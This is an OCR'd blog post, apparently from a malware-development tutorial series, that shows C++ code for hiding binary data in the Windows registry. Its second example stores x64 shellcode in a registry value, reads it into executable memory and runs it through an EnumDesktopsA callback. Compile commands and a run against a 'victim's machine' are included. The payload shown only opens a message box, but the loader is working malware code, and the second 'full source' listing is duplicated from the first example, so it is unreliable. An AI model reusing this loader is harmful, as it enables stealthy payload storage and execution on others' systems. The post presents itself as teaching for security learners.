
Malware development trick - part 29: Store binary data in registry. Simple C++ example.

cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html

May 22, 2023

7 minute read

Hello, cybersecurity enthusiasts and white hackers!



Today, I just want to focus my research on another malware development trick: storing binary data in Windows Registry. It is a common technique that can be used by malware for persistence or also to store malicious payloads.

practical example 1

Below is a simple example code of storing binary data in the registry:

```
void registryStore() {
  HKEY hkey;
  BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

  DWORD d;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
  printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

  res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  RegCloseKey(hkey);
}
```

This code will write the binary data `{0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77}` to `HKEY_CURRENT_USER\Software\meowApp\secretMeow`. As you can see, you need to create the `Software\meowApp` key before storing. Please ensure that you have appropriate permissions to write to the registry.

Ok, then how can I retrieving this binary data from registry?

It's a simple task:

```
void registryGetData() {
  HKEY hkey;
  DWORD size = 0;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
  printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
  printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

  // allocate memory for the data
  BYTE *data = new BYTE[size];

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
  printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");

  printf("data:\n");
  for (int i = 0; i < size; i++) {
    printf("\\x%02x", static_cast<int>(data[i]));
  }
  printf("\n\n");

  RegCloseKey(hkey);
  delete[] data;
}
```

The `data` is read into a dynamic array, which is then printed to the console just for checking correctness. It is important to call `delete[]` on the `data` array after you are finished with it to avoid a memory leak.

So, the full source code is look like this:

```
/*
 * hack.cpp - store binary data in registry. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html
*/
#include <windows.h>
#include <stdio.h>
#include <iostream>

void registryStore() {
  HKEY hkey;
  BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

  DWORD d;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
  printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

  res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  RegCloseKey(hkey);
}

void registryGetData() {
  HKEY hkey;
  DWORD size = 0;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
  printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
  printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

  // allocate memory for the data
  BYTE *data = new BYTE[size];

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
  printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");
```

```
  printf("data:\n");
  for (int i = 0; i < size; i++) {
    printf("\\x%02x", static_cast<int>(data[i]));
  }
  printf("\n\n");

  RegCloseKey(hkey);
  delete[] data;
}

int main(void) {
  registryStore();
  registryGetData();
  return 0;
}
```

Note that it's just a dirty PoC.

demo 1


Let's go to see everything in action.


First of all compile our "malware" in the attacker's machine:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

Then, just run `powershell` as `Administrator` and execute our binary in victim's machine (`Windows 10 22H2 x64`):

```
.\hack.exe
```







As you can see, everything is worked perfectly! =^..^=

practical example 2

What about to store payload in registry? Let’s go to check it in practice.

Just modify our functions from `hack.cpp`:

```
void registryStore() {
  HKEY hkey;

  const unsigned char data[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

  DWORD d;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
  printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  RegCloseKey(hkey);
}
```

As usually, I used `meow-meow` messagebox payload:

```
const unsigned char data[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

Then, retrieve shellcode and execute via EnumDesktopsA:

```
void registryGetData() {
  HKEY hkey;
  DWORD size = 0;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
  printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
  printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

  // allocate memory for the data
  LPVOID data = VirtualAlloc(NULL, size, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr,
static_cast<LPBYTE>(data), &size);
  printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");

  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)data, (LPARAM)NULL);

  // clean up
  VirtualFree(data, 0, MEM_RELEASE);
  RegCloseKey(hkey);
}
```

So, full source code for our second example is:


```
/*
 * hack.cpp - store binary data in registry. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html
*/
#include <windows.h>
#include <stdio.h>
#include <iostream>

void registryStore() {
  HKEY hkey;
  BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

  DWORD d;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
  printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

  res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  RegCloseKey(hkey);
}

void registryGetData() {
  HKEY hkey;
  DWORD size = 0;
  const char* secret = "Software\\meowApp";

  LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
  printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
  printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

  // allocate memory for the data
  BYTE *data = new BYTE[size];

  res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
  printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");
```

```
  printf("data:\n");
  for (int i = 0; i < size; i++) {
    printf("\\x%02x", static_cast<int>(data[i]));
  }
  printf("\n\n");

  RegCloseKey(hkey);
  delete[] data;
}

int main(void) {
  registryStore();
  registryGetData();
  return 0;
}
```

demo 2


Let's go to see in action this logic. First of all compile `hack2.cpp`:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



Then, just run `powershell` as `Administrator` and execute our binary in victim's machine (`Windows 10 22H2 x64`):

```
.\hack2.exe
```

